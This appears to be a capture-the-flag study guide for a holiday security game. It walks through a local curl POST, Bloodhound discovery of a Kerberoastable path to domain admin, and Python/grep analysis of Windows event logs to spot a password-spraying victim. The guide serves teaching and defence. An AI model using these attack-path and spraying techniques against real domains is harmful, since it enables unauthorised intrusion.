
This tells us we need to POST "status=on" to the server.

The link with curl POST examples shows us that the proper format to issue a POST request is to use -d followed by the data we want to POST, and then -X POST to tell curl we want a POST request.

```
curl -d "status=on" -X POST --http2-prior-knowledge
http://localhost:8080/index.php
```

```
elf@de00fc9cb69d:~$ curl -d "status=on" -X POST --http2-prior-knowledge http://localhost:8080/
index.php
```

That does the trick!



Up Next

After talking to Holly to collect her hints, move on to

Objective--AD Privilege Discovery (Part 1)


What you can learn from this

In its default configuration, a Windows Active Directory (AD) Domain is vulnerable to many attacks that can steal credentials, NTLM hashes, or Kerberos tickets. Some of the attacks exploit obsolete protocols like NETBIOS, others extract hashes from memory and use them in attacks called pass the hash or pass the ticket. Once attackers compromise one host in a Windows domain, their goal is compromise other hosts in the domain in search of sensitive information or domain administrator credentials. This is known as lateral movement.

This objective highlights a tool that helps the penetration tester navigate the path from a compromised host in a Windows domain to a host with domain administrator access.


Getting Started

The objective gives a link to a Linux image that has the Bloodhound application installed. The image works in VMware Workstation Player v15, in current versions of VMware Fusion for Mac, and in VBox (in VBox, you must change the OS selection from Debian 32 to Debian 64 for it to load.) Download the Slingshot image and run the VM.




Hints

After you solve Holly Evergreen's terminal and talk to her, there will be two new hints in your badge. The first is a link to Bloodhound's GitHub repository, and the second is a link to a YouTube presentation on using Bloodhound. If you watch the YouTube presentation it will show you exactly how to solve this challenge.




A Detour into the narrative

The elves are frightened. Apparently, the castle is under siege and we are all trapped in the castle.



If we talk to Hans (first floor lobby), a chilling story emerges.



Ladies and Gentlemen...

Ladies and Gentlemen...

Due to the North Pole's legacy of providing coal as presents around the globe ...

... they are about to be taught a lesson in the real use of POWER.

You will be witnesses.

Now, Santa... that's a nice suit... John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.

I have comrades in arms around the world who are languishing in prison.

The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.

The following people are to be released from their captors.

In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.

In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.

In the Land of Oz, Glinda the Good Witch.

We thought we were attending a conference at the North Pole, but we may have to save Santa and Christmas yet again!

Hand In

Install the virtual machine and follow the instructions in the YouTube demonstration of Bloodhound. Remember the caution about avoiding paths that involve RDP.

1) What is the login name of a user vulnerable to Kerberoast that will lead us to domain admin?


Objective--AD Privilege Discovery (Part 2)

Solution


The hardest part to this challenge is getting the virtual machine to run. Although the SANS/CounterHack designers designed the VM to run on as many hypervisors as possible, some players had problems. Here, we are running the VM on VMware Workstation v15.

Once the VM is running, open the Bloodhound application.

As in the demonstration, click on the menu/sandwich icon at the top left. When you click on Queries you will find a prebuilt query that gives us what the challenge asked for.



It quickly give us the answer we seek.



Lesson Learned

A good penetration tester, or someone on IT staff who takes the time to learn to use these tools can help the organization reduce its exposure to pass the hash attacks and lateral movement.

Up Next

The next objective, Badge Manipulation, tells us we need to get hints by helping Pepper Mintstix solve the Yule Log Analysis terminal. Pepper is on the right wing of the second floor, beyond Tangle Coalbox and the Speaker Unpreparedness room. See you there!

Terminal--Yule Log (Part 1)

What you can learn from this


It is important that security professionals (and any IT administrators) be able to parse large log files. Linux has many tools that are helpful, among them `grep` and `awk`. In addition, my method of solving this challenge involved Python and regular expressions. Others solved it more simply, but this helped me to understand the problem better. Using grep, writing a short Python script, and using regular expressions will be good practice.

Required Watching

In this challenge you are required to find an account that was compromised with a password spraying attack. To do that, you need to understand what password spraying is, and how it is different from password brute force attacks. Watch this presentation by Beau Bullock, Everything You've Ever Wanted to Know About Password Spraying. Be sure that you understand the difference between a brute force password attack and a password spraying attack.

Getting Started


Pepper Mintstix and her Yule Log terminal are on the right side of the second floor, past Tangle Coalbox and the Speaker Unpreparedness room.




Run the Python script on the Yule Log terminal to translate the .evtx file into XML. Allow it to display to the screen so you can copy it and paste it to your local machine for analysis. After the file scrolls through your terminal, you'll be at the bottom of the file. Click there, scroll up to the command you entered and shift-click. This should select the entire text of the file. Copy the file with Control-C (right-click copy will not work) and paste it into a file on your machine.

Select some text at the bottom.


Scroll to the top and shift-click (I've blacked out part of the command.)



Control-C and copy into your own document (this is Gedit in Linux.)



One method for solving this challenge would be to import the file you've created into Python (or some other language, even PowerShell) as XML and analyze it from there. I found that to be less than straightforward, so I'll leave it as an exercise. Some notes: It works better in PowerShell if you change the XML version of the file to 1.0 instead of 1.1.



Also, be sure the file has an </Events> tag at the end to close out the XML.

Examine the file

First, it is good to understand the format of the file. The XML root for the entire file starts with `<Events>` and ends with `</Events>`. That is important if we were to use an XML editor. For our purposes the important part is that each individual event starts with `<Event>` and ends with `</Event>`. The primary elements we are interested in are `EventID` (what happened) and

`TargetUserName` (who it happened to.) Additional fields of interest could be the time, the users' SID, the computer, IP address, etc.

This is a sample of one event, in XML.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><
Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a
Provider>
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:19:20.695601"></TimeCreated>
<EventRecordID>231726</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="668"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName">-</Data>
<Data Name="SubjectDomainName">-</Data>
<Data Name="SubjectLogonId">0x0000000000000000</Data>
<Data Name="TargetUserSid">S-1-5-18</Data>
<Data Name="TargetUserName">SYSTEM</Data>
<Data Name="TargetDomainName">NT AUTHORITY</Data>
<Data Name="TargetLogonId">0x00000000000003e7</Data>
<Data Name="LogonType">0</Data>
<Data Name="LogonProcessName">-</Data>
<Data Name="AuthenticationPackageName">-</Data>
<Data Name="WorkstationName">-</Data>
<Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
<Data Name="TransmittedServices">-</Data>
```

What EventIDs are in the file, and which ones should we look for?

It will be good to know what we are looking for. What EventIDs represent failed logins, successful logins (there may be more than one,) and are they present in the file. Write a simple one-line grep command that will grab all the lines that contain the string `EventID`, sort them, find unique EventIDs, and count them. Then look up the EventIDs that are present and see what they mean.

Hand In

1) What was your command to convert the `.evtx` file to XML?

2) What is your command `grep` for `EventIDs`, sort them, and count unique events?

3) What `EventIDs` are present and what do they mean?

Terminal--Yule Log (Part 2)

Solution for the EventIDs

The command to get the terminal to convert the .evtx file to XML was:

```
python evtx_dump.py ho-ho-no.evtx
```

```
elf@80e2a1c50a9b:~$ ls -l
total 6896
-rw-r--r-- 1 elf elf    1353 Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf elf 1118208 Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf elf 5936968 Dec 14 16:13 runtoanswer
elf@80e2a1c50a9b:~$ python evtx_dump.py ho-ho-no.evtx
```

My solution to find the EventIDs was this:

```
elf@e5ab6bbe8baf:~$ python evtx_dump.py ho-ho-no.evtx | grep EventID | sort | uniq -c | sort -n
1 <EventID Qualifiers="">4608</EventID>     win start
1 <EventID Qualifiers="">4647</EventID>     log off
1 <EventID Qualifiers="">4826</EventID>     Boot config db change
1 <EventID Qualifiers="">4902</EventID>     Change to audit policy
1 <EventID Qualifiers="">5024</EventID>     Firewall started
1 <EventID Qualifiers="">5033</EventID>     Firewall start
2 <EventID Qualifiers="">4724</EventID>     reset password
2 <EventID Qualifiers="">4738</EventID>     user account changed
2 <EventID Qualifiers="">4904</EventID>     Register sec event source
2 <EventID Qualifiers="">5059</EventID>     Key Storage Provider import or export
10 <EventID Qualifiers="">4688</EventID>    new process
34 <EventID Qualifiers="">4799</EventID>    Enumerate group
45 <EventID Qualifiers="">4768</EventID>    TGT req
108 <EventID Qualifiers="">4776<//EventID>  AD success logon*********
109 <EventID Qualifiers="">4769</EventID>   TGT req
212 <EventID Qualifiers="">4625</EventID>   fail log on**************
756 <EventID Qualifiers="">4624</EventID>   success log on**********
```

I manually added the name of the event to each line. The events of interest are 4776, 4624, and 4625. There were many failed logins, much more than usual.

One problem with this data is that a single event takes multiple lines. The grep command works best when all the data you seek is in a single line. You can compensate for this by using the -A 25 option, where grep will show you 25 lines after the match, but I found it easier to write a simple Python script that grabbed the information I needed. Finding a line containing EventID is easy. If the variable holding the contents of one line of XML is line, then this will work.

```
if 'EventID' in line:
```

How do we grab the EventID number out of the line? Here's a line with an EventID. We want 4625.

```
<EventID Qualifiers="">4625</EventID>
```

One way to grab the number is to use a Regular Expression (regex).
This will match the last bit of text to the left of 4625: >
This will match the right, and make sure we catch `EventID` </`EventID`

This will catch the number in the middle (.*)

An added benefit of the parentheses in that match that catches the number is that it makes the number a group and makes it easy to recover. **Note:** If you want a regular expression for something that includes a quote (like TargetUserName) you must "escape" it (somestuff\">(and so on.)

The regular expression grab the number from an `EventID` is then
`>(.*)</EventID`

If a regular expression is being used repeatedly, you can save time by compiling the expression before it will be used and saving it in a variable. The lines to do this in Python for our regular expression would be:

```
import re
getevtid = re.compile(r">(.*)</EventID")
```

Note that the re.compile method requires that the value starts with the letter "r" and encloses the expression in quotes.

A simple Python script that grabs fields of interest from the XML file follows. It just checks each line for the fields we want and stores the values. The `</EventID>` tag signifies the end of an event. If we see that, we print our values and reset them for the next event. Note that I named the file that contains the XML data pasted from the terminal, "hh.xml".

```
import re
# compile the regexs
getevtid = re.compile(r">(.*)</EventID")
# regexs for other fields go here

# clear our variables
evtid =  =  =  = ''

#open the file
with open('hh.xml') as f:
#read the file line by line
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif #other fields go here
        elif #the look almost like the EventID lines
        elif
#we hit the end of an event, so print and clear variables
        elif '</Event>' in line:
            print(evtid, , , )
            evtid =  =  =  = ''
```

Hand In

Pick some other elements to extract and add them to the script. TargetUserName should be one of them.

1) Turn in your script and the file that it created.

Terminal--Yule Log (Part 3)

Solution for the Python script

This is the Python script that I used. Yours may be different.

parse-yule.py

```
import re
getevtid = re.compile(r">(.*)</EventID")
getcomputer = re.compile(r"Computer>(.*)</Computer")
gettgtuser = re.compile(r"TargetUserName\">(.*)</Data")
getip = re.compile(r"IpAddress\">(.*)</Data")

evtid = computer = tgtuser = ipaddr = ''

with open('hh.xml') as f:
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif 'Computer' in line:
            computer = (getcomputer.findall(line))[0]
        elif 'TargetUserName' in line:
            tgtuser = (gettgtuser.findall(line))[0]
        elif 'IpAddress' in line:
            ipaddr = (getip.findall(line))[0]
        elif '</Event>' in line:
            print(evtid, computer, tgtuser, ipaddr)
            evtid = computer = tgtuser = ipaddr = ''
```



```
import re
getevtid = re.compile(r">(.*)</EventID")
getcomputer = re.compile(r"Computer>(.*)</Computer")
gettgtuser = re.compile(r"TargetUserName\">(.*)</Data")
getip = re.compile(r"IpAddress\">(.*)</Data")

evtid = computer = tgtuser = ipaddr = ''

with open('hh.xml') as f:
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif 'Computer' in line:
            computer = (getcomputer.findall(line))[0]
        elif 'TargetUserName' in line:
            tgtuser = (gettgtuser.findall(line))[0]
        elif 'IpAddress' in line:
            ipaddr = (getip.findall(line))[0]
        elif '</Event>' in line:
            print(evtid, computer, tgtuser, ipaddr)
            evtid = computer = tgtuser = ipaddr = ''
```


The command below runs the script. Again, note that the XML data from the server is stored in hh.xml. I didn't bother to use an argument to read the file from the command line.

```
john@ubuntu:~/YuleLog$ python parse-yule.py > parsedData.txt
```

As I looked through the log with `less`, I found that there were large numbers of entries for "HealthMailbox". Let's get rid of those.

The -v option in grep tells it to omit lines that match, instead of selecting them.



Password Spraying vs. Brute Forcing

In a brute force password attack, different passwords from a list are tried against one account until the account is locked or the attack is successful. A successful attack will appear in the logs as a series of unsuccessful attempts against an account followed by a successful login.

In password spraying, one password is tried against a series of accounts and then another round starts with a new password. Each account will have either one failure or one success for each round. So, looking for a failed attempt on Alabaster's account followed by a successful login to Alabaster's account will not help.

Hand In

Scan through the file you generated (mine was noHealthMbx.txt) and see if you can spot a suspicious login.

1) Who fell victim to the password spraying attack?

Terminal--Yule Log (part 4)

Solution

When the results of our Python script and grep commands are opened in a spreadsheet, we see a long series of failed login attempts (4625) all from IP address 172.31.254.101, and the user names are in alphabetical order (that's helpful for us.) In between mike.williams and mohammed.ahmed, we see a successful login from the attacker's address, 172.31.254.101.

326	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.johnson'	'172.31.254.101')
327	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.jones'	'172.31.254.101')
328	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.miller'	'172.31.254.101')
329	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.smith'	'172.31.254.101')
330	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.williams'	'172.31.254.101')
331	('4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'::1')
332	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane@EM.KRINGLECON.COM'	'::1')
333	('4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'172.31.254.101')
334	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mohamed.ahmed'	'172.31.254.101')
335	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mohamed.ali'	'172.31.254.101')
336	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'muhammad.ali'	'172.31.254.101')
337	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'naveen.kumar'	'172.31.254.101')
338	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'nicole.smith'	'172.31.254.101')


At the end of the file we see a second login to Minty's account from the attacker's IP address. Notice that Wunorse logs in just after that, but with an IP address of 10.231.108.200. Scanning through the file shows us most successful logins, that appear to be normal logins, come from IP addresses in that same range.


391	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'vinod.kumar'	'172.31.254.101')
392	('4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	'172.31.254.101')
393	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16$@EM.KRINGLECON.COM'	'::1')
394	('4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'::1')
395	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane@EM.KRINGLECON.COM'	'::1')
396	('4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'172.31.254.101')
